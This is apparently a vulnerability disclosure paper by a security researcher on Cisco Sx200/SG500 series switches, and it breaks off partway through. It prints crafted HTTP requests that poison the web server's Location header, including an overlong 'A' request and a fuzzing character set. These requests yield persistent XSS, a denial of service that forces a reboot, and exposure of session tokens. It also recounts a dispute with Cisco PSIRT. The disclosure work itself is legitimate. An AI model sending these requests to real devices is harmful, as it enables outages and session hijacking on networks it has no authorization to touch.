



# CYBIR



*Layer 7 Matters at Layer 2: Exploiting Persistent XSS & Unsanitized Injection vectors for  
DIRECTIVEFOUR Protocol Creation / IPv4 & IPv6 Router-less Tunneling (Cisco SMB / Sx  
Series Switches)*

CYBIR.COM


*"Every XSS or unsanitized input vector on a Layer 2 or Device (router or switch) is a covert  
network protocol waiting to happen." – Ken "singularity" Pyle*

Prepared by:

Ken Pyle  
M.S. IA, CISSP, HCISPP, ECSA, CEH, OSCP, OSWP, EnCE, Sect+  
[kp@cybir.com](mailto:kp@cybir.com)

Partner, Exploit Developer  
CYBIR – CYBIR.COM

DIRECTIVEFOUR – Preface & Continuation of COOLHANDLUKE.....	4
DIRECTIVEFOUR – Polyglot Exploitation and Interactions with Cisco's PSIRT.....	4
Concept & Theory – "Layer 7 Matters at Layer 2" (Reprinted) .....	6
Layer 7 Matters at Layer 2 - Polyglot Exploitation to the Max.....	8
Proof of Concept – Overview / Demonstration Configuration via Cisco SF / SG Switches (v1.4.11.5).....	9
PROCESSION – Application Fuzzing / Persistent XSS / Persistent DOS through Buffer Overflow / Excessively Long Crafted HTTP/HTTPS Request.....	10
PROCESSION / SOUNDBOARDFEZ – Session Theft & Authentication Bypass via HTTPS/HTTP injection.....	14
PROCESSION – Understanding Unsanitized Input and Persistent XSS on Layer 2 / 3 Devices.....	17
PROCESSION – Fuzzing and Determining Sanitization Depth.....	17
DIRECTIVEFOUR – Understanding Polyglot Exploitation and Advanced Vectors.....	21
PROCESSION – Denial of Service and Practical Attack Scenarios .....	23
PROCESSION - Stealing the SESSIONID cookie and Resuming Normal Operations....	24
SOUNDBOARDFEZ – Authentication Bypass and Theft of Sessions through Insecure Management / Entropy / Pseudo-Randomization in User Controllable Parameters.....	27
DIRECTIVEFOUR – Creating an encoded file transfer & exfiltration protocol via Persistent XSS on Cisco SMB Switches (Sx200 / Sx500 models).....	31
DIRECTIVEFOUR – Proof of Concept Walkthrough & Sample Payloads.....	32
DIRECTIVEFOUR - Basic PoC Requests to Execute Attack Flow / Build Protocol.....	34
DIRECTIVEFOUR – Building a Layer 7 protocol through Persistent XSS & Web Server Fuzzing on Cisco Switches (SG500 / SF200) .....	35
DIRECTIVEFOUR – Determining File Delimiters and Exploring the Value of Clever Fuzzing Payloads.....	40
DIRECTIVEFOUR – STEP-BY-STEP FILE TRANSFER USING A BROWSER AND TEXT EDITOR.....	42
DIRECTIVEFOUR – Protocol Stripping and Encapsulation – Routing our malicious files from IPv4 to IPv6 (and back again...) .....	47
DIRECTIVEFOUR – Covert Data Exfiltration and Cross-Protocol Tunneling via Persistent XSS Payloads (IPv4 / IPv6).....	49
Additional Information – Cisco PSIRT Disclosures and Communications.....	51



<i>Additional Information – DIRECTIVEFOUR – Preliminary PoC Provided to Cisco for Exploitation &amp; Investigation.....</i>	53
<i>Additional Information – Persistent XSS / Control of Content via Host Header Injection and Persistent XSS (DELL).....</i>	54
<i>Additional Information – Persistent XSS / Control of Content Via Host Header Injection and Persistent XSS (CISCO).....</i>	55
<i>Additional Information – PoC for Authentication Bypass and Polyglot Exploitation (Multiple).....</i>	56

CYBIR.COM - KP

## DIRECTIVEFOUR – Preface & Continuation of COOLHANDLUKE

"Every XSS or unsanitized input vector on a Layer 2 or Device (router or switch) is a covert network protocol waiting to happen." – Ken "singularly" Pyle

In my previous works, I disclosed an attack which bypasses Layer 2 protections via persistent XSS payloads and utilized poisoned, limited, unsanitized space. The devices I was attacking were currently updated (5/2022) Aruba Networks / HPE Procurve switches.

In that disclosure, I noted that I had been exploiting this technique to perform some *exotic* exploitation and access control list bypasses:

*"I have been performing this attack and have working PoC for many other switch, AP, and router families (Cisco / Dell / Netgear / D-Link / 3Com / Linksys / etc.)"*

In this work, I am going to show one of those techniques and how abusing persistent XSS / polyglot payloads can allow for robust protocol creation similar to COOLHANDLUKE and allows an attacker to exfiltrate, encapsulate, and tunnel their malicious traffic between IPv4 and IPv6 networks without a router. I call the technique and protocol "DIRECTIVEFOUR."

## DIRECTIVEFOUR – Polyglot Exploitation and Interactions with Cisco's PSIRT

During private disclosure of the vulnerabilities used in this paper, I had made an oblique reference to this attack chain via email discussions with Cisco PSIRT. On 11/17/2021, Cisco PSIRT and I had attempted to continue working on this issue, unsuccessfully. Cisco PSIRT Response highlighted in red, my DIRECTIVEFOUR reference is noted:

"How can you weaponize the reboot issue in this context in a way that cannot be done by simply triggering a reload of the device via the regular web UI?

8. <directive four>
9. I would suggest familiarizing yourselves with flexible file format research and the various exploitation methods others have explored. Many of these are XML based... <https://code.google.com/archive/p/corkami/>

What specific format(s) do you have in mind? There's just too many of them explained here to blindly look through them all.

10. Please go back and read my research again when you get to this point.

What specific part(s) of your research do you have in mind here? What dots do you expect me to connect?  
[https://en.m.wikipedia.org/wiki/Polyglot\\_markup](https://en.m.wikipedia.org/wiki/Polyglot_markup)

Another suggested reading. As you will see, the work I have been providing you and validating is a form of XML file polyglot. I have simply found a number of holes in your devices that allow them to be persistently exploited and abused for both client and server side exploitation.

<https://philarcher.org/diary/2011/polyglot/>

Hope this clarifies things a bit more.

I have read through the documents on Polyglot markup, but fail to see the connection to the issues you reported. Can you please elaborate on what exactly you have in mind here?

Thanks and best regards,

<REDACTED>"



*Unfortunately for Cisco, I am not in the business of doing their work for them:* “You can bring a horse to water, you can’t hold their head under until they drown.” As much as I’d like to drown some “horses” for free sometimes, I do like to get *something* for my frequent horse drownings and private academic / capabilities development work. At the very least, the accepted currency for “white hat”, responsible disclosure is public attribution and acknowledgement. *This never materialized.*

*Even more disturbing to me:* none of what we will be working through is complex or requires advanced tools. I have put this work together using nothing more complex than an intercepting proxy (Burp Suite) to step through and visualize concepts. All of this should be easily understood by most security experts... *particularly Cisco’s.*

Simply put... this type of response, at best, is *exploit begging* by one of the biggest and most respected PSIRTs in the world: *The people writing the books. The people tasked with judging the impact and responsible disclosure of vulnerabilities in their own products.*

After all of this, I was left with an unavoidable question: *“Should we continue to trust this process and self-policing?”*

So, after years\* of drawn out coordination and fruitless exchanges on numerous cases, I essentially walked away from this process. I am answering their inquiries publicly via research publication and disclosing my work to the world.

Is this attack & technique that difficult to understand? Are these exposures potentially impactful?

*You be the judge.*

Here is my argument.


\* Yes, YEARS: [Cisco SMB Products — Critical Vulnerabilities / 0-day Release - Ken Pyle \(Shmoocon 2020\) - YouTube](#)

## Concept & Theory – “Layer 7 Matters at Layer 2” (Reprinted)

The core concept behind my work is simple, “Layer 7 Matters at Layer 2.” Switches and routers are essential pieces of network infrastructure over which all traffic and information eventually pass. Web application and protocol weaknesses which can be seen as “low impact” or trivial can be used by an attacker to obtain and maintain total control of targeted networks, organizations, and enterprises\*.

Ok, but why?

The idea is very straightforward and very well documented:



Credit: [ARP poisoning/spoofing: How to detect & prevent it \(comparitech.com\)](http://www.comparitech.com)

\*Scoring and analysis of flaws discovered infrastructure components by responsible organizations are generally poor or potentially & intentionally understated.

An attacker controlling Layer 2 / 3 has full control of all protocols traversing the vulnerable device. Controlling the physical & logical device brokering or transmitting data between endpoints allows an attacker to eavesdrop, poison, and attack all traffic and access controls at the “higher layers” of the OSI Model:

OSI (Open Source Interconnection) 7 Layer Model				
Layer	Application/Example	Central Device/Protocols	DOD4 Model	
<b>Application (7)</b> Serves as the window for users and application processes to access the network services.	<b>End User layer</b> Program that opens what was sent or creates what is to be sent Resource sharing • Remote file access • Remote printer access • Directory services • Network management	User Applications SMTP		
<b>Presentation (6)</b> Formats the data to be presented to the Application layer. It can be viewed as the “Translator” for the network.	<b>Syntax layer</b> encrypt & decrypt (if needed) Character code translation • Data conversion • Data compression • Data encryption • Character Set Translation	JPEG/ASCII EBDIC/TIFF/GIF PICT	Process	
<b>Session (5)</b> Allows session establishment between processes running on different stations.	<b>Synch &amp; send to ports</b> (logical ports) Session establishment, maintenance and termination • Session support - perform security, name recognition, logging, etc.	Logical Ports RPC/SQL/NFS NetBIOS names		
<b>Transport (4)</b> Ensures that messages are delivered error-free, in sequence, and with no losses or duplications.	<b>TCP</b> Host to Host, Flow Control Message segmentation • Message acknowledgement • Message traffic control • Session multiplexing	F P A C K E T T R E N G I N G	TCP/SPX/UDP	Host to Host
<b>Network (3)</b> Controls the operations of the subnet, deciding which physical path the data takes.	<b>Packets</b> (“letter”, contains IP address) Routing • Subnet traffic control • Frame fragmentation • Logical-physical address mapping • Subnet usage accounting	Routers	IP/IPX/ICMP	Internet
<b>Data Link (2)</b> Provides error-free transfer of data frames from one node to another over the Physical layer.	<b>Frames</b> (“envelopes”, contains MAC address) [NIC card —> Switch —> NIC card] (end to end) Establishes & maintains the logical link between nodes • Frame control • Frame sequencing • Frame acknowledgement • Frame delimiting • Frame error checking • Media access control	Switch Bridge WAP PPP/SLIP	Land Based Layers	Can be used on all layers
<b>Physical (1)</b> Concerned with the transmission and reception of the unstructured raw bit stream over the physical medium.	<b>Physical structure</b> Cables, hubs, etc. Data Encoding • Physical medium attachment • Transmission technique - Baseband or Broadband • Physical medium transmission Bits & Volts	Hub		Network

## [An OSI Model for Cloud – Cisco Blogs](#)

The provided code & file transfer protocol violate IPv4 / IPv6 protocol separation & routing. DIRECTIVEFOUR can be used to route & exfiltrate data or to implant & execute malicious code through methods which bypass detection most modern firewalls, SIEMS, application firewalls, and traditional security controls. *In most cases, error messages produced by these controls are nonsensical or indicate the attack was stopped / unsuccessful.*

Building on previous concepts and attacks (<https://cybir.com/2022/cve/layer7mattersatlayer2-coolhandluke/>), I will be showing file data delimiters, the ability to segment / reassemble files via multiple injections, and providing basic exploitation concepts which allow for segmented upload & download of the files / exfiltrated data via any modern OS or platform and using rudimentary tools (Web browser and Telnet)

## *Layer 7 Matters at Layer 2 – Polyglot Exploitation to the Max*

Even as simple / traditional web application & exploitation attacks, the exposures I will walk through here have been officially classified by Cisco's PSIRT as:

- High SIR security advisory titled "Cisco Small Business Series Switches Session Credentials Replay Vulnerability" / CVE-2021-34739 ("CENTAUR")
- Bug ID CSCwa02039 titled "Session ID is too short" (SOUNDBOARDFEZ)
- Bug ID CSCvz62305 titled "Crash when invalid sessionID, but valid credentials are supplied during login" ("CAKEHORN")
- Bug ID CSCvz63121 titled "Host header injection in web UI" ("MAGNIFICENTSEVEN")
- Medium SIR security advisory titled "Cisco Small Business 200, 300, and 500 Series Switches Web-based Management Interface Denial of Service Vulnerability" / CVE-2021-40127 (PROCESSION)

**Notice, most of the issues I'm demonstrating here are not assigned CVE numbers.**

Cisco refuses to publicly attribute my work and research to me\*. We disagree on impact on the "simple" and "traditional" definitions of impact; building exotic exfiltration protocols via persistent XSS is far beyond anything they are going to be willing to acknowledge.


Refined as polyglot attacks (DIRECTIVEFOUR), these exploits and exposures become exotic communications channels, methods for protocol creation and tunneling, and covert channels for malicious code storage & transmission: **Polyglot exploitation to the max.**

Proof of Concept will be provided here for creation of a more complex protocol than the previously disclosed "COOLHANDLUKE". The protocol outlined here (DIRECTIVEFOUR) will provide file segmentation and delimiters, a rudimentary acknowledgement system, and the ability to route traffic between IPv4 and IPv6 "islands" without the benefit of a traditional Layer 3 device or router.

Incredibly, our payload window will not exceed **410 bytes.**

*\*\*As a policy, Cisco does not attribute "bugs" to researchers. From my original disclosures alone, Cisco has done their best to, in my analysis, downplay this issue. Classify it as a "bug" and you rob the researcher of the "agreed to" currency for "white hat" researchers: recognition and attribution.*

*\*\*On top of that, frankly, I find them to be difficult to work with. They have historically provided poor response times for coordinated disclosure by their own admission (<https://blogs.cisco.com/security/a-culture-of-transparency>). Also see Additional Information.*



## *Proof of Concept – Overview / Demonstration Configuration via Cisco SF / SG Switches (vl.4.11.5)*

This work provides PoC and kill chains for common deployment scenarios and / or best practices & documentation.

Vendor documentation and references are provided where available.

### *Test Equipment:*

Cisco SG500-48 Port Switch using firmware 1.4.11.5

Cisco SF200-24 Port Switch using firmware 1.4.11.5

These are the final firmware revisions available for these devices. *However, “newer” devices utilizing essentially the same core firmware are still actively supported by Cisco as well as other manufacturers (ex. Dell X & VRTX).*

Updated firmware is available for these newer devices. Several disclosed and undisclosed vectors and vulnerable injection points remain vulnerable as of 5/2022.

*The issues and vulnerabilities provided here were reported within Cisco’s published support & update window. (Late 2019 – 2022). Several issues remain unresolved or unpatched despite assurances via Cisco PSIRT these would be addressed in early 2022. Requests for this information were not answered.*

## *PROCESSION – Application Fuzzing / Persistent XSS / Persistent DOS through Buffer Overflow / Excessively Long Crafted HTTP/HTTPS Request*

Certain implementations of the associated application set & controls implemented by Cisco to customize or protect the affected switch platform are exploitable by attackers to trigger critical conditions.

```
1 GET / HTTP/1.1
2 Host:
3 User-Agent: Mozilla/5.0 (X11; Linux
4 Accept: text/html,application/xhtml
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Upgrade-Insecure-Requests: 1
8 Cache-Control: max-age=0
9
```


In this example, a Cisco SX/SG/SF series switch fails to properly sanitize or perform bounds checking on user controllable requests. The attacker crafts an excessively long request. After this malicious request is submitted, the LOCATION field and all future HTTP server responses will be persistently poisoned:

The application accepts this input and the buffer is affected / fuzzed. The LOCATION field shows the previous request persistently injected / reflected.

The 302 redirect is also persistently poisoned:

```
1 HTTP/1.1 302 Redirect
2 Server: GoAhead-Webs
3 Date: Wed Apr 08 13:57:03 2020
4 Connection: close
5 Pragma: no-cache
6 Cache-Control: no-cache
7 Content-Type: text/html
8 X-Frame-Options: SAMEORIGIN
9 Location: YBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPC
10 IRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYE
11 <statusCode>4</statusCode>
12 <deviceStatusCode>0</deviceStatusCode>
13 <statusString>Request Is not authenticated</statusString>
14 </ActionStatus>
15 </responseData>
16 /
17 <html>
18   <head>
19     </head>
20   <body>
21     This document has moved to a new <a href="YBIRPOCCYBIRPOCCYE
22       IRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPOCCYBIRPC
23       <statusCode>4</statusCode>
24       <deviceStatusCode>0</deviceStatusCode>
25       <statusString>Request Is not authenticated</statusString>
26       </ActionStatus>
27       </responseData>
28     />location</a>
29     .
30     Please update your documents to reflect the new location.
31   </body>
32 </html>
```

The management web interface is now disabled and the device must be rebooted to clear the condition:



This vector can be exploited without authentication . This attack also prevents legitimate HTTP / HTTPS based administration of the device, an important consideration which will be examined later. During testing and analysis activities, it was found that a Cold reboot of the device is necessary to clear this condition\*.

\*Absolutely true... except for one very specific and exploitable caveat. You will see why I sat on this one a few sections from now.

Repeated submission of this or other crafted strings of excessive length or particular content to the API will trigger an immediate reboot / DOS of the device. This is due to vulnerable components and application design flaws in how client side API calls and XML are handled (ex. WCD, SYSTEM, other endpoints.)

## Proof of Concept Code:

Seen here, the reply is truncated as the affected device is fuzzed and immediately reboots. Pings shown to demonstrate device is no longer responsive & rebooting:

Further, additional crafted requests / calls to SYSTEM.XML and similar functions also produce this condition:

```
Reply from [REDACTED] bytes=32 time=1ms TTL=64
General failure.
General failure.
General failure.
General failure.
Reply from [REDACTED] Destination host unreachable.
```


## Poisoned LOCATION tag:

```
GET /wba_srver/js/login.js HTTP/1.1
Host: 192.168.1.100
Cookie: activeLangId=
Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip, deflate
Accept: /*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Connection: close
Cache-Control: max-age=0

HTTP/1.1 302 Redirect
Server: GoAhead-Webs
Date: Mon, 10 Jan 2022 10:45:20 GMT
Content-Type: text/html
Location: </ActionStatus>
</ResponseData>
/wba_srver/js/login.js
<html>
<head>
</head>
<body>
This document has moved to a new location.
</ActionStatus>
</ResponseData>
/wba_srver/js/login.js"> ocatice
Please update your documents to reflect this change.
</body>
</html>
```

Monitoring of console / Proof of Persistent Fuzzing & Denial of Service. The console indicates the exploited condition and crash of GO AHEAD web server:

%HTTP\_HTTPS-E-GOHDFIELDSIZE: GOAHEADG: Received illegal length (8) for field (websParseRequest: malformed key or value) in HTTP request.  
%HTTP\_HTTPS-E-GOHDFIELDSIZE: GOAHEADG: Received illegal length (2041) for field (websParseRequest: malformed key or value) in HTTP request.



## *PROCESSION / SOUNDBOARDFEZ - Session Theft & Authentication Bypass via HTTPS/HTTP injection*

Abuse of this unintended device functionality allows an attacker to hijack session tokens through the response headers / lack of proper sanitization or MiTM & ARP poisoning attacks.

In this example, the attacker submits a specially crafted request via unauthenticated GET to a vulnerable Cisco switch:

```
GET
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAA/wcd?
```

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:78.0) Gecko/20100101 Firefox/78.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: close

The web application returns the rejected request:

```
<?xml version='1.0' encoding='UTF-8'?>
<ResponseData>
  <ActionStatus>
    <version>
      1.0
    </version>
    <requestURL>
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
      AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    </requestURL>
    <statusCode>
      4
    </statusCode>
    <deviceStatusCode>
      0
    </deviceStatusCode>
    <statusString>
      Request Is not authenticated
    </statusString>
  </ActionStatus>
</ResponseData>
```

After this malformed request is processed, all future LOCATION tags are tampered. Here, an authenticated request by the victim is supplied via normal use. The POST request supplied via the victim's authenticated user session during a legitimate authenticated use is revealed via the field and this injection attack (192.168.1.240&885000):

HTTP/1.1 302 Redirect  
Server: GoAhead-Webs

X-Frame-Options: SAMEORIGIN  
Location: AAAAAAAAAAAAAAAAAAAAAAAA/wcd</requestURL>  
  
</statusString>  
</AcUserId=192.168.1.240&885000/  
  
<html>  
<head>  
</head>  
<body>  
This document has moved to a new <a href="AAAAAAAAAAAAAAAAAAAAAAA/wcd</requestURL>  
  
</AcUserId=192.168.1.240&885000/">location</a>  
  
Please update your documents to reflect the new location.

From exposure of this information:

- A remote attacker can now specifically target this IP address and token for exploitation via methods described previously.
- The remote attacker can hijack and take full control of the switch.
- The remote attacker can further control the field through advanced manipulation of the request, clearing the data from the headers or rewriting it in any manner desired.
- This type of exploitation disguises the attack from typical security controls and audit through novel injection & encoding techniques.

Shown here, the attacker has determined the exact length required to control the LOCATION header precisely using fuzzing techniques:

HTTP/1.1 302 Redirect  
Server: GoAhead-Webs  
Date:  
Connection: close  
Pragma: no-cache  
Cache-Control: no-cache  
Content-Type: text/html  
X-Frame-Options: SAMEORIGIN  
Location: X/ </requestURL>

Thus, the token's exposure is removed from the tampered headers via this precisely controlled unauthenticated request:

*This specially crafted request clears the buffer and “resets” the web application to normal operation.*

## PROCESSION - Understanding Unsanitized Input and Persistent XSS on Layer 2 / 3 Devices

A simple and powerful exploitation / injection can be demonstrated using a limited set of unsanitized characters and the exploit disclosed to Cisco as PROCESSION:

```
<..;/[]==>;":+_*123456789123456789
```

*These characters were chosen for their usefulness in polyglot exploitation.* These characters are delimiters in common markup languages (HTML) and can be abused for advanced attacks. (JNLP Injection, Polyglot Payloads, Covert Protocol Creation)

## PROCESSION - Fuzzing and Determining Sanitization Depth



An untampered header is viewed via typical request. Notably, this is plaintext and no markup is currently injected or present. By default, the Cisco switch provides this LOCATION header response as part of several unauthenticated functions / pages.

```
HTTP/1.1 302 Redirect
Server: GoAhead-Webs
Date:
Connection: close
Pragma: no-cache
Cache-Control: no-cache
Content-Type: text/html
X-Frame-Options: SAMEORIGIN
Location: /          /

<html>
<head>
</head>
<body>
  This document has moved to a new <a href="/" />
  location
</a>
  .
  Please update your documents to reflect the new location.
</body>
</html>
```

Via extensive fuzzing and “spraying” of this request, the attacker can determine the size of the affected buffer (“window”). Using repeated character strings and markers, the exact entry point of attacker controllable space can also determined.

Understanding this, the attacker identifies special characters and abusive markup which can be persistently stored and determines how the application handles this input:

```
<..;/[]==>;":+_*123456789123456789
```

The attacker inputs a specially crafted URL, abusing the reflected input and determines the application's sanitization depth. The attacker sprays the buffer to the appropriate position to enable enumerate usable characters in the attackable space. At this controllable position, the attacker inputs the previously identified characters:

<..;/[' []=->'; "]:=+\_\*123456789123456789

Full text PoC of the request:

Here, the application has unsafely reflected this input, allowing for direct XSS payloads and triggering of client-side exploitation. The application's full response is shown. The LOCATION header has been persistently poisoned and integrates the malicious input. The LOCATION tag also mirrors the response body and request:

## Response

Pretty Raw Hex Render

Viewed as HTML / XML markup in Burp Suite, valid XSS payloads and arbitrary content can be injected via this attack. Markup tags, attacker sprayed input, and arbitrary code can be persistently embedded into this response. An attacker only needs to send an overly long request or to trick a user into visiting a malicious link:

CYBIR



It is important to understand how this polyglot code and payload strategy enables much more powerful exploitation. In future requests, this input is persistent & attacker controllable. Several locations are persistently poisoned which allow for creation of a communications protocol through further spraying.

After issuing this request, the attacker again requests the default (/) page from the targeted device. The effect of this attack viewed as a single page of output, a 302 redirect:

### Request

Pretty Raw Hex

```
1 GET / HTTP/1.1
2 Host:
3
4
```

### Application Response:

```
6 Cache-Control: no-cache
7 Content-Type: text/html
8
9 Location:
10 <,./;'[]=->;":=+ *1234567891234567891234567891234567891:
11 67891234567891234567891234567891234567891234567891234567
12 34567891234567891234567891234567891234567891234567891234567
13 91234567891234567891234567891234567891234567891234567891234567
14 91234567891234567891234567891234567891234567891234567891234567891:
15 6789123456789123456789XXXX/wcd</requestURL>
16
17 <html>
18   <head>
19     </head>
20     <body>
21       This document has moved to a new <a href="<,./;'[]=->;":=+
22         + *1234567891234567891234567891234567891234567891234567891234567
23         91234567891234567891234567891234567891234567891234567891234567891234567
24         234567891234567891234567891234567891234567891234567891234567891234567891234567
25         4567891234567891234567891234567891234567891234567891234567891234567891234567891:
26         6789123456789123456789XXXX/wcd</requestURL>
27       <statusCode>
28         4
29       </statusCode>
30     <deviceStatusCode>
```

This poisoning results in **full control of HTML / XML output** and the application returns output confirming this request is / was not authenticated. Future requests will integrate this malformed input injected into application pages & API responses.

Abusing this, we can now persistently structure and spray XML & HTML output. *We will also be using this to create polyglot files:* Any file which is correctly marked up, injected, and reflected can potentially become a persistent payload or malicious code storage location\*.

Closer examination of the LOCATION header provides more insight into the issue and an even more powerful opportunity... the primary focus of this paper:

The LOCATION header is carrying the full text of our exploit (fuzzed characters). The header is also integrating parts of the previous request.

**BINGO! This is where we want to be.**

*\*More on that at RSA 2022.*

## *PROCESSION – Denial of Service and Practical Attack Scenarios*

You may be asking yourself at this point, “What is happening to the webserver and client browser?”

Endless 302 redirects integrating this input and amplifying it, then a GO-AHEAD error message telling us we cannot access the application:

